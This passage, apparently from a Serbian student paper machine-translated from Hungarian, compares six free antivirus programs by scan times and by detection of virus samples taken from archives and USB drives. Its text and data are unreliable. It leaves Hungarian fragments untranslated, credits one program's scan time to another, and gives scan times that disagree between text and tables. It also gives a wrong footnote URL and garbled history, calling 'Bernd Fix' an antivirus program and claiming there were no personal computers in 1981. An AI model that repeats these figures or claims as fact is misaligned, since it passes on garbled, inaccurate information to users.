Ponašanje	+	+	-	+	+	-

Iz tabele 5 se vidi da Avast podržava najviše modula odbrane. Prilikom testiranja programa, u mnogim slučajevima je Avira program blokirao web zaštitu. U slučaju otvaranja novih web stranica, desilo se da se na kratko vreme zaustavi rad računara. Takođe i sistemski zahtevi i Internet brzina mogu preći minimalne uslove.

U ovom radu, predstavljeni su odabrani Antivirus programi. Saznali smo gde ih možemo nabaviti, za koje programe postoji besplatna verzija i kako ih možemo instalirati. Pored ovoga, predstavljen je dizajn, kao i bezbednosni sistemi koje poseduju. U trećem delu ćemo pregledati funkciju antivirus programa. Ovo je važno, jer antivirus softver korisnik instalira da bi zaštitio kompjuter od virusa koji dolaze putem Interneta, što je pogotovo važno kod spoljašnjosti i kod sastava. Ali, ako program ne može da zaštiti kompjuter, onda je zastareo za upotrebu. Za proveru funkcionalnosti programa, potrebno je omogućiti takvu okolinu koja je nepromenljiva. Najefikasnije rešenje ovoga predstavlja računar koji ima reinstalirani operacioni sistem na praznom hard disku. Time će se izbeći činjenica da nema pravih rezultata dobijenih prilikom ispitivanja, jer je antivirus program prilikom testiranja izbrisao podatke sa hard diska, tako da navedeni softver neće raditi više u istom okruženju. U toku testiranja, posmatraćemo sledeće aspekte:

- Brzo testiranje: svaki softver ima brzo testiranje, istim skreće pažnju na to koliko vremena ovaj tip testiranja traje na istom hard disku.
- Potpuno testiranje: svaki softver ima ovaj tip testiranja, koji štedi vreme, jer pregledava ceo hard disk. Kod ovog tipa testiranja, na kompjuter priključimo drugi, izlazni hard disk na kojem se nalaze podaci. Cilj testiranja je da u toku pregledavanja mnogo podataka prati koliko vremena utroši na antivirus programe. Da bi izbegli ovu grešku, na računaru mora postojati program pod imenom Deepfreeze, instaliran sa ciljem da posle svakog restarta vrati hard disk u prvobitno stanje. Tako svaki softver ispita istu količinu podataka.
- Kod svakog testiranja se posmatra koliko je vremena potrebno da obaveštava korisnika. Za korisnika je važno da zna koliko će vremena trajati testiranje.
- Infekcija je jedan od glavnih ispitivača efikasnosti. Ranije smo na jedan CD mogli staviti 10 virusa. CD je bitan, jer se sa njega ne može obrisati. U toku infekcije, posmatra se

kako program uočava viruse (prilikom pokretanja CD-a, virusa, ili prilikom ponovnog pretraživanja virusa). Interesantno je to pod kojim imenom ga prepozna, i iz toga se vidi da li rade iz posebnih baza podataka. Prepoznati nazivi biće predstavljeni u tabeli.

Poslednji deo rada predstavlja procena. Konkretno, mora se uzeti u obzir koliko je infekcija napredovala. Time je glavni zadatak antivirus programa da otkrije, blokira i ukloni virus. Vrsta testiranja i njegovi podaci će pomoći da se odredi krajnji ishod. Na kraju rada, možemo reći da su odabran softveri dostigli najbolje rezultate. Dobro je poznato da jedan antivirus program ne može pružiti stopostotnu zaštitu, ali je poznato i to da vršimo pročišćavanje kompjutera.

4. TESTIRANJE VIRUSA

Prvi virus se pojavio 1981. godine, i sadržao je zlonamerne programe pod imenom Elk Cloner. U to vreme, nisu postojali personalni računari, tako da nije mogao da izazove ozbiljniju štetu. Prvi antivirus program se pojavio 1987., pod imenom Bernd Fix. Ova kompanija trenutno distribuira G-Data sigurnosni softverski paket. Masovna pojava antivirus programa se manifestovala kasnijih godina, dok se istovremeno desila i pojava Interneta. Ovo se time može objasniti, time da je pojava Interneta samo otvorila vrata virusima, i tako se brže i lakše mogu širiti. Korisnicima je bio potreban program uz čiju pomoć mogu zaštititi kompjuter. Kompjuterski virusi su i pre postojali, ali nisu bili toliko opasni po korisnike, jer su se teže širili. Pojava antivirus programa je značilo i veliki marketing, što se i sada održalo. Nastalo je nekoliko teorija na osnovu kojih se pojavljuju virusi, i glavni odgovorni su antivirus kompanije. Mnogi veruju da su kompanije kreatori samih virusa, jer tako mogu prodati više proizvoda.

Antivirus programi su dugo radili po stalnoj bazi podataka, čijim je ažuriranjem sam korisnik rukovao, ili je program automatski preuzeo sa Interneta najnoviju bazu podataka. Mnogo puta se desilo da korisnici nemaju pristup Internetu, i tako nisu mogli adekvatno održavati svoj program. Međutim, uprkos činjenici da nema pristupa Internetu sa izlaznog medijuma (CD, USB) na računaru bi odbrambeni sistem bio bespomoćan protiv novih virusa. Može se reći da nam je potreban pristup Internetu ukoliko želimo da dobar antivirus radi. Čak i u slučaju Internet konekcije, ne možemo 100% zaštititi računar, jer se zaraženi program uvek pojavi pre nego antivirus. Da bi se ispravio ovaj propust, kreirana je takozvana heuristička zaštita. Programi su tako osmišljeni da prate rad računara i da blokiraju svaku promenu i revidiraju. Stalna baza podataka izveštava ako se nešto sumnjivo desi. Ni heuristička zaštita ne može pružiti stopostotnu bezbednost, ali u mnogim slučajevima štiti kompjuter od infekcije. Koji sistem garantuje najbolju heurističku zaštitu, možemo saznati na stranici AV-Comparatives-a¹⁸.

Postoji bezbroj programa na Internetu koje koristimo za zaštitu Interneta, ali se u mnogim slučajevima pojavljuje pitanje na osnovu čega ga biramo jer svaki obećava najviše i najbolje. Prilikom izbora uzimamo više opcija u obzir. Za svakog korisnika je važan interfejs, koji spada u

¹⁸<http://www.av-comparatives.org>

cenu softvera. Sada mnogo programa besplatno izdaje koji se mogu preuzeti i upotrebljavati. Naravno, ukazuju koje pogodnosti korisnici imaju ako kupe njihove proizvode.

Za korisnika je možda najvažnije u kojoj meri bezbednosni sistem usporava računar. Programi na računaru više usporavaju rad kompjutera nego antivirusi. Uzrok tome je, da, npr. jedan muzički program radi jedno vreme, i pored toga usporava kompjuter, i muzikom zabavlja korisnika. Uprkos tome, virusi neprestalno rade u pozadini, i rade nevidljivi posao za korisnika. Može se reći da je za korisnika važnije koliko usporava rad računara, nego koliko ga štiti.

Mnoge Internet stranice su objavile informacije o funkcionalnosti programa. Na ovim web stranicama se ispituje mnogo faktora vezanih za antivirus, npr. kako deluje proaktivna zaštita, u koliko slučajeva se pojavljuje lažna uzbuna. Svake godine će biti objavljeno ime antivirusa godine na osnovu rezultata sume.

U prethodnom delu je izabrano 6 programa, koji su prikazani iz više aspekata. Saznali smo kakve besplatne verzije programa postoje, kako izgledaju, koliko memorije zauzimaju. Pored toga smo saznali kakve module sadrže. Npr., koji se bave zaštitom pošte, Interneta, firewall-a. Možemo reći da smo se upoznali sa karakteristikama programa.

Glavni zadatak ovog dela je da se upoznamo sa funkcionalnosti i efikasnosti. Testiraćemo važnije funkcionalne delove, a na kraju ćemo sumirati i na osnovu rezultata sumirati antivirus programe. U toku testiranja se posmatra koliko je vremena potrebno u testiranju antivirusa. Testiraćemo dve vrste skeniranja. Brzo, tj. celokupno skeniranje. Izabrane su ove dve vrste u ovom istraživanju, koje postoje u svih 6 tipova. Prilikom testiranja važno je da su isti uslovi za sve antivirus. To ćemo postići, tako što ćemo svaki program testirati na istom kompjuteru, ali svakog na novom operativnom sistemu. Prilikom testiranja računara, obratićemo pažnju na to, koje informacije korisnik dobija. Konkretno, gledamo da li označava preostalo vreme. Druga faza testiranja su kompjuterske infekcije. Infekcija se dešava putem CD-a, na kojem su virusi. Ovo je bilo potrebno, ne da bi izbrisao neki antivirus. Posmatra se to, da li će prepoznati virus, pod kojim imenom da li će se nakon infekcije smeti koristiti računar, ili je virus uspeo da uništi operativni sistem.

Glavni cilj ovog rada je, da nakon testiranja 6 antivirus programa možemo sastaviti rang listu, na kojoj se vidi najbolji i najefikasniji antivirus program.

4.1. MITOVI I ZABLUDE U VEZI SA VIRUSIMA I ANTIVIRUSIMA

Na Internetu možemo naći razne forume gde postavljamo pitanja i dobijamo odgovore. Šta su virusi, kako se možemo braniti, ko ima kakva iskustva. Pored mnogih korisnih informacija postoje brojne teorije koje mogu zbuniti korisnika. Na red dolazi par mitova:

1. Na računaru je instaliran antivirus i pruža zaštitu od virusa.

Na ovo možemo dati argumente iz više aspekata da jedan odbrambeni sistem nije sposoban da pruži 100% zaštitu. Za ovo postoji više uzroka. Prvenstveno se uvek virus pojavi i tek onda takozvani „protivotrov”. Pojavom ažuriranja, računari dolaze u zabunu sa stepenom opasnosti infekcije, zbog toga što današnji antivirusi imaju proaktivnu zaštitu.

2. Ukoliko ne koristimo Internet, ne možemo inficirati kompjuter.

Istina je da se u većini slučajeva kompjuter infekciji preko Interneta, ali se isto tako može inficirati na i druge načine. Postoji mogućnost infekcije preko USBa, CDa, DVDa i drugih izlaznih uređaja. Tako da se u svakom slučaju preporučuje upotreba antivirusa.

3. Kada antivirus detektuje virus, treba ga izbrisati.

U najvećem slučaju prilikom detekcije virusa, odbrambeni sistem preporučuje šta da uradimo sa zaraženim fajlom. Imamo mogućnost da ga postavimo u karantinu ili izbrisati. Brisanje zvuči kao najbolje rešenje, ali je isto najbolje pogledati koji je fajl inficiran. Ovo je važno, jer ako izbrišemo sistemski fajl, velika je verovatnoća da će nakon restartovanja računara neće pokrenuti operativni sistem. Zato se preporučuje kontrola gde je pronađen zaraženi fajl. Ako se ne razumemo u to, najbolje je da ga izolujemo.

4. Virusi mogu uništiti hard disk.

Ovo je ogromna zablude, što je ispitano u više slučajeva, ali nema nikakvih dokaza o tome. Kompjuterski virusi mogu da infekcije kompjuter tako da postane neupotrebljiv ali to može da se popravi sa instalacijom novog operativnog sistema. Fizičku grešku ne mogu naneti.

5. Virusi ne mogu inficirati originalni Windows operativni sistem.

Možda je ovo jedan od najvećih trikova. Može da inficira svaki tip. Možda sa tom razlikom, da se kod originalne verzije lakše može vršiti ažuriranje, sa kojim se ispravlja najmanja greška operativnog sistema, npr. ona mala vrata kroz koja virusi uđu.

6. Što više antivirusa koristimo, time imamo bolju zaštitu.

Najlogičnije je za veliki broj korisnika da ako što više antivirusa instalira, to pruža bolju zaštitu kompjuteru. Baš suprotan efekat time postižu. Dva programa blokiraju jedan drugog. Antivirusi neprestalno proveravaju funkcionalnost kompjutera, i posmatraju one programe koji vrše neke radnje. Ove programe najviše blokiraju. Dakle, dva antivirus programa će jedan drugog smatrati virusom i tako će se međusobno blokirati. Tako neće postići stopostotnu zaštitu, ali će u potpunosti štititi od virusa.

4.2 TOK TESTIRANJA VIRUSA

U prethodnim delovima, upoznali smo se sa svojstvima i mogućnostima antivirus programa. Na osnovu ovih funkcionalnostima ćemo ih rangirati. Pod funkcionalnosti podrazumevamo ona svojstva, koja su najvažnija za funkcionalisanje jednog dobrog antivirusa. To su sledeći: skeniranje računara (brzo, tj. celokupno testiranje), dužinu vremena skeniranja i koliko dobro može da prepozna virus.

Testiranje se dešava na sledećim kompjuterskim konfiguracijama:

CPU: AMD Athlon X4 636 2,90GHz

RAM: 4gb DDR2 800MHZ

HDD: 160GB sata2

VGA: Geforce GTX 275

U prvoj fazi testiranja priprema se okolina za viruse. Bitno je da je ista za sve viruse. Za to je najbolje rešenje da za svaki virus pripremi čist, reinstaliran operacioni sistem. Pre testiranja se preuzimaju oni virusi, sa kojim ćemo inficirati kompjuter. Ove viruse ćemo narezati na CD. Ovo je potrebno zbog toga jer se ne može desiti da se antivirus obriše i virus izgubi. Testiranje se dešava u sledećim fazama:

1. Instalacija antivirusa
2. Brzo čekiranje kompjutera (merenje vremena) i posmatra se kako se označava preostalo vreme.
3. Potpuno testiranje kompjutera. Ovaj korak ćemo vršiti sa drugog HDD-a, jer je pun podataka i posmatra se koliko vremena potroši, pa se može desiti usporenje prilikom testiranja.
4. Sa virusima sa CD-a inficiramo kompjuter. Posmatra se kako kopiramo zaraženi fajl na kompjuter, koji je već primećen na CD-u, pa oni primete kada ga prepozna.
5. Svaki antivirus ima svoju bazu podataka. Zanimljivo je pod kojim imenom prepozna virus. Ovo je prikazano u tabeli.

Cilj testiranja je da testiranje programa možemo rangirati prema funkcionalnosti i da od 6 testiranih programa izabere onaj koji je prema našem testu najefikasniji.

4.3. TESTIRANJE ANTIVIRUSA

- **AVIRA¹⁹ FREE ANTIVIRUS**

Kod programa ćemo prvo vršiti brzo testiranje (slika 17). Prilikom ovakvog načina testiranja, može se pronaći *Quick Scan*. Kod brzog testiranja je važno da budu pregledani oni fajlovi koji su važni za funkcionalnost kompjutera. Prilikom pokretanja testiranja posmatraju se sledeći podaci:



Slika 17. AVIRA FREE ANTIVIRUS - testiranje

Last objekt – onaj fajl kojeg testira antivirus. Pored ovoga dobijamo informacije o tome koliko se fajlova, direktorijuma i arhiva testiralo. Uz pomoć *Used time* možemo saznati koliko vremena je trajao pregled, tj. koliko je vremena za to potrebno.


Ako na računaru pronađe zaražene fajlove, onda možemo saznati koliko ih je pronašao, ili uz pomoć opcije *virus information* na Internetu možemo pročitati koje su osobine virusa i pronađen stepen opasnosti.

Testiranje Avast antivirusa na hard disku od 160gb je trajalo ukupno 00:27 minuta.

Prilikom celokupnog testiranja kompjutera antivirus program u potpunosti pregleda sve dokumente koji se mogu naći na računaru. Ovaj tip testiranja se manje koristi jer je potrebno puno vremena za njega, i u mnogim slučajevima usporava rad računara.

¹⁹<http://www.avira.com/en/avira-free-antivirus>

Kod Avira programa može se naći celokupno skeniranje pod imenom *Full computer scan*. Nakon pokretanja testiranja, mogu se naći oni podaci koji su se pojavljivali i kod brzog testiranja. Za ovu vrstu testa bilo je potrebno mnogo više vremena, zato što smo ispitivali hard disk pun podataka.




Slika 18. AVIRA FREE ANTIVIRUS

Sa slike 18 se može videti da je ovaj tip testiranja trajao 1h i 7min. U toku testiranja, na računaru nije bilo bitnih promena, dakle, može se koristiti bez problema.

Jedan aspekt testiranja pazi kako program informiše korisnika. Važno je da se korisniku ukaže koliko vremena će trajati testiranje. Kod Avira Free Antivirus programa se testiranje dešava u procentima, kao što je prikazano u dve slike iznad. Ovo se smatra nedostatkom, jer za korisnika može biti podjednako važno da zna koliko će testiranje trajati i zato se preporučuje da program ukazuje na očekivano vreme.

- **AVAST²⁰ FREE ANTIVIRUS**

Kod Avast Free Antivirusa brzo testiranje se može naći pod imenom *Quick Scan* iznad programa. Nakon pokretanja programa, pojavljuje se informacija o tome koliko će se ukupno fajlova pregledati, kojom brzinom će se to dešavati, i onog koji se upravo pregled. Nakon završetka testiranja, informacije koje dobijemo o rezultatima, takođe ukazuju koliko vremena je trajalo testiranje. Rezultati testiranja se mogu videti na sledećoj slici (Slika 19).



Slika 19. AVAST FREE ANTIVIRUS - Rezultati testiranja

Brzo testiranje trajalo je ukupno 5 min. i 39 sek. Celokupno testiranje se može naći pod imenom *Full System scan* iznad Avast programa (slika 20). U toku testiranja, možemo saznati iste one informacije kao kod brzog testiranja. Ovaj tip testiranja dugo traje, ali kompjuter može bez problema da funkcioniše, i nije bilo osetno da antivirus skenira hard disk.

Celokupno testiranje je trajalo približno 44min., što se može videti na sledećoj slici:



Slika 20. AVAST FREE ANTIVIRUS - Rezultat testiranja


²⁰<http://www.avast.com/en-eu/index>

Prikazivanje vremena testiranja se dešava u postotcima, što u svakom slučaju smatramo nedostatkom.

- **AVG²¹ FREE ANTIVIRUS**

Avg Free Antivirus prilikom testiranja kompjutera pruža mnoge informacije korisniku. Testiranje se može naći pod imenom *Whole computer scan*, i interfejs se može naći na gornjem delu, i uz pomoć klizača se može odabrati tip testiranja. U toku testiranja, korisnik prati koliko je fajlova program pregledao i koje upravo pregleda. To se može videti i na slici 21.

Pokretanje brzog testiranja se dešava tako što korisnik odabira *Whole Computer Scan*, i interfejs koji se može naći sa gornje strane zaustavlja *Fast scan*-om. U ovom slučaju, program gleda samo važnije fajlove.



Slika 21. AVG FREE ANTIVIRUS- testiranja

Kod *Whole computer scan*-a se sa podešavanjem pod imenom *Dynamic* može naći opcija za potpuno testiranje. Testiranje je trajalo 1:05:45.

Tokom testiranja, korisnik može da vidi samo postotak testiranja gde je antivirus stao. Ako se ne pokazuje vreme testiranja, možemo ga izmeriti uz pomoć mobilnog telefona. Program u tom slučaju pruža mogućnost korisniku da nakon testiranja isključi kompjuter.


²¹<http://free.avg.com/eu-en/homepage>

- **F-SECURE²² ANTIVIRUS**

Kod F-Secure brzog testiranja možemo naći opciju *Virus and Spyware scan*. U toku pokretanja, program pokazuje, koliko upravo fajlova pregledava i gde. Obaveštava korisnika koje tipove virusa je pronašao. Brzo testiranje je ukupno trajalo 4min, i 16 min.

Celokupno testiranje se može naći pod imenom *Full scan*. Raspolaže istim onim informacijama kao kod brzog testiranja. Celokupno testiranje trajalo je 24 min. i 12 sekundi.

Na sledećoj slici (slika 22) se može videti kako izgleda F-Secure Antivirus u toku testiranja.



Slika 22. F-SECURE - testiranja

Na slici se takođe može videti, da li ukazuje na proteklo ili preostalo vreme. U procentima obaveštava korisnika o tome gde se vršilo testiranje. Korisnici mogu naći sa desne strane Step1, Step2...itd. uz čiju pomoć mogu pratiti, koliko je još koraka ostalo do kraja testiranja.


- **G-DATA²³ ANTIVIRUS**

G-Data Antivirus program u toku testiranja pruža korisnicima mnoge informacije- kada se testiranje dešava, koliko dugo traje. Ovo je jedini program koji pokazuje procenjeno vreme koje omogućava korisniku da zna koliko je vremena trajalo testiranje.

²²http://www.f-secure.com/en/web/home_global/home

²³<https://www.gdatasoftware.com/>

Kod G-Data brzog testiranja može se naći opcija pod imenom *Quick Scan*. U toku testiranja, korisnik dobija informacije- šta se testira, važniji Windows fajlovi, memorija, kao i rootkit, što se može naći na sledećoj slici (Slika 23).



Slika 23. G-DATA ANTIVIRUS – testiranje

Brzo testiranje je trajalo ukupno 38 sekundi. Celokupno testiranje se može naći pod opcijom *Full Scan*. Obaveštava korisnika o svakom koraku toka testiranja (dokle je stigao, koliko vremena potroši, da li je pronašao infekciju). G-Data program potroši puno vremena, da bi u potpunosti pregledao računar, a vreme testiranja traje 2h, 7min i 57 sekundi. Pored toga, rad računara je usporen tokom testiranja.

- **PANDA²⁴ CLOUD ANTIVIRUS**

Kod Panda Cloud Antivirus programa brzo testiranje se može pronaći pod sledećim imenom: *Quick Scan*. Tokom testiranja, korisnik dobija samo one informacije o tome koliko je fajlova program testirao ili ukoliko je pronašao infekciju, to nam javlja interfejs iz gornjeg desnog ugla, kao što se može videti na slici 24.

²⁴<https://www.gdatasoftware.com/>



Slika 24. PANDA CLOUD ANTIVIRUS - testiranje

Brzo testiranje trajalo je 4min. i 15 sekundi. Celokupno testiranje se može naći pod imenom *full scan*. U tom slučaju program temeljno testira sve podatke koji se nalaze na hard disku. Program Panda sveukupno testira kompjuter 1h 11min és 37 sekundi.

Ne pokazuje vreme testiranja, ali za to možemo koristiti mobilni telefon. Informacije pokazuje samo u postotcima o tome gde je program stao sa testiranjem računara.

4.4. INFEKCIJA KOMPJUTERA

Na bi inficirali kompjuter, potrebno je pripremiti jedan CD, na koji smo narezali tri fajla koja sadrže virus. CD sadrži MACRO.zip²⁵, OS2.zip²⁶ i WORMS.zip²⁷ fajl. Na svakom se može pronaći više virusa. Na Macro-u se ukupno može naći 160 virusa, na OS2-u 2 i na Wormsfolder-u 75. Pored toga, koristimo i dva USB-a, na kojima se vrši pretraga virusa. Na jednom USB-u se nalazi 3 virusa, a na drugom šest.

Tok testiranja se dešava u sledećim koracima:

- skeniranje USB-a (prilikom prepoznavanja USB-a detektuju se virusi, a u toku skeniranja, gleda se koliko je virusa pronašao.)
- pokreće i skenira zaražene zip fajlove. Kasnije, svaki folder se prvo selektuje, pokreće i kasnije posmatra da li je virus detektovan.
- kao poslednji korak, sumira se krajnji rezultat u tabeli.

²⁵<http://biohazard.xz.cz/>

²⁶<http://biohazard.xz.cz/>

²⁷<http://biohazard.xz.cz/>

- **AVIRA OTKRIVANJE VIRUSA**

Na prvom USB-u se ukupno može naći 3 virusa, od kojih je Avira prepoznao dva. Virusi koji se mogu naći na USB-u, mogli su se uočiti prilikom skeniranja USB-a. Pronađeni su sledeći virusi:

- WORM/Conficker.Autorun.Gen

- WORM/Conficker.B.3

Na drugom USB-u nije uočen nijedan virus (na početku se moglo naći 6 virusa na njemu). Prilikom skeniranja .zip fajlova, virusi se nisu uočili prilikom prikazivanja, već prilikom otpakivanja fajlova. U sledećoj tabeli (Tabela 6) se može videti koliko je virusa pronašao Avira Free Antivirus:

Tabela 6. Broj otkrivenih virusa sa Avira Free AV programom

IME .ZIP-A	UKUPNO VIRUSA	PRONAĐENI VIRUS
Macro	160	4
OS2	2	2
Worms	75	4

- **AVAST OTKRIVANJE VIRUSA**

Na prvom USB-u među virusima je prepoznato dva virusa. Prilikom prikazivanja USB-a, prepoznati su virusi, a to su sledeći:

- o VBS: Mail.Worm – gen
- o Win32.Rootkit-gen

Na drugom USB-u nije uočen nijedan virus (na početku se moglo naći 6 virusa na njemu).

Na .zip fajlovima su se virusi mogli uočiti pokazivanjem na njih, a na sledećoj tabeli (Tabela 7) se može videti koliko je virusa prepoznao:

Tabela 7. Broj otkrivenih virusa sa AVAST AV programom

IME .ZIP-A	UKUPNO VIRUSA	PRONAĐENI VIRUS
Macro	160	2
OS2	2	2
Worms	75	2

- **AVG OTKRIVANJE VIRUSA**

Na prvom USB-u od 3 virusa je prepoznato samo jedan, ali ga je odmah detektovao. Prepoznao ga je pod imenom:

- o Worm/Downadup

Na drugom USB-u nije pronašao nijednu infekciju, uprkos činjenici da se na njemu nalaze 6 virusa.

U slučaju .zip fajlova, detektuje infekcije iako nisu prikazane, ali je od svih paketa prepoznao samo jedan. U sledećoj tabeli (Tabela 8) se može naći rezultat testiranja:

Tabela 8. Broj otkrivenih virusa sa AVG AV programom

IME .ZIP-A	UKUPNO VIRUSA	PRONAĐENI VIRUS
Macro	160	1
OS2	2	1
Worms	75	1

- **F-SECURE OTKRIVANJE VIRUSA**

F-Secure Antivirus je na prvom USB-u pronašao 1 virusa. Prilikom prepoznavanja USB-a je odmah obavestio da se na USB-u nalaze zaraženi fajlovi. Detektovani virusi:

- o Gen:Trojan.HeurAuto

Na drugom USB-u je pronađeno ukupno 1 virus::

- o Autorun.inf

.zip fajlove je prepoznao samo onda ako sadrže viruse i ako na njih ukažemo. U paket fajlovima nije nijedan virus detektovan. U sledećoj tabeli (Tabela 9) se može videti rezultat testiranja:

Tabela 9. Broj otkrivenih virusa sa F-Secure AV programom

IME .ZIP-A	UKUPNO VIRUSA	PRONAĐENI VIRUS
Macro	160	1
OS2	2	1
Worms	75	1

- **G-DATA OTKRIVANJE VIRUSA**

G-data Antivirus je na prvom USB-u pronašao 3 virusa. Prilikom prepoznavanja USB-a je odmah obavestio da se na USB-u nalaze zaraženi fajlovi. Detektovani virusi:

- o Trojan. Autorun.AET
- o Gen:Trojan.Heur.AutoIT.4
- o Win32.Worm.Downadup.Gen

Na drugom USB-u je pronađeno ukupno 6 virusa, od kojih su detektovani:

- o Trojan.GenericKDZ.18005
- o Trojan.GenericKDZ.18069
- o Trojan.GenericKDZ.18061
- o Trojan.GenericKDZ.18074
- o Trojan.GenericKDZ.18025
- o Autorun

.zip fajlove je prepoznao samo onda ako sadrže viruse i ako na njih ukažemo. U paket fajlovima nije nijedan virus detektovan. U sledećoj tabeli (Tabela 10) se može videti rezultat testiranja:

Tabela 10. Broj otkrivenih virusa sa G-DATA AV programom

IME .ZIP-A	UKUPNO VIRUSA	PRONAĐENI VIRUS
Macro	160	1
OS2	2	1
Worms	75	1

- **PANDA CLUDE OTKRIVANJE VIRUSA**

Na prvom USB-u od 3 virusa je prepoznato samo dva. Viruse je detektovao prilikom pokretanja. Našao je sledeće viruse:

- o Trj/OCJ.A
- o Win32/Conficker.C.Worm

Na drugom USB-u od 6 virusa je pronašao 6. Prepoznati su pod sledećim imenima:

- o Trj/IC.A (ebből kettő darabot észlelet)
- o W32/P2PWorm.AK.Worm
- o W32/Conficker.C.Worm
- o 2 prijavljena virusa, ali ih nije znao identifikovati, samo prijaviti da sadrži nepoznati virus

Kod .zip fajlova, Panda Cloude je postigao iznenađujuće dobre rezultate. U zapakovanim fajlovima su svi virusi detektovani, ali samo onda kada je bio prikazan pregled fajlova. Rezultat pretrage se može videti u sledećoj tabeli (Tabela 11):

Tabela 11. Broj otkrivenih virusa sa Panda Cloud AV programom

IME .ZIP-A	UKUPNO VIRUSA	PRONAĐENI VIRUS
Macro	160	160
OS2	2	2
Worms	75	75

4.5. EVALUACIJA TESTIRANJA

Test je dizajniran da se dobije uvid u funkcionisanje antivirus programa. Prvu fazu testiranja čini vreme testiranja. S obzirom da je za korisnika važno koliko se vremena utroši na testiranje, u mnogim slučajevima se usporava funkcionisanje kompjutera.

Kod svakog programa prvo uzimamo u obzir koliko će tačno vremena trajati brzo testiranje. Pod brzim testiranjem shvatamo testiranje onih fajlova koji su važni za funkcionalnost kompjutera. U

ovakvom slučaju, testira se sadržaj Windows foldera, memorija i pretraga rootkit programa. Rezultati testiranja se mogu videti u tabeli (Tabela 12).

Tabela 12. Rezultati brzog testa

	AVIRA	AVAST	AVG	F-SECURE	G-DATA	PANDA
Quick Scan	0:27	5:39	2:05	4:16	0:38	4:15

Sa upoređenim rezultatima, možemo utvrditi da najmanje vremena bilo potrebno Avira Free Antivirus programu, dok je najviše vremena potrošio Avast Free Antivirus.

Tokom celokupnog testiranja, program u potpunosti i temeljno pregleda celokupne podatke koji se nalaze na hard disku. Za testiranje koristimo i jedan izlazni hard disk pun podataka. Cilj je bio da pratimo koji program za koliko vremena pregleda hard disk, a postignuti rezultati se mogu videti u tabeli (Tabela 13).

Tabela 13. Rezultati celokupnog testa

	AVIRA	AVAST	AVG	F-SECURE	G-DATA	PANDA
Full Scan	1:07:08	0:49:53	1:05:45	0:24:14	2:07:59	1:11:37

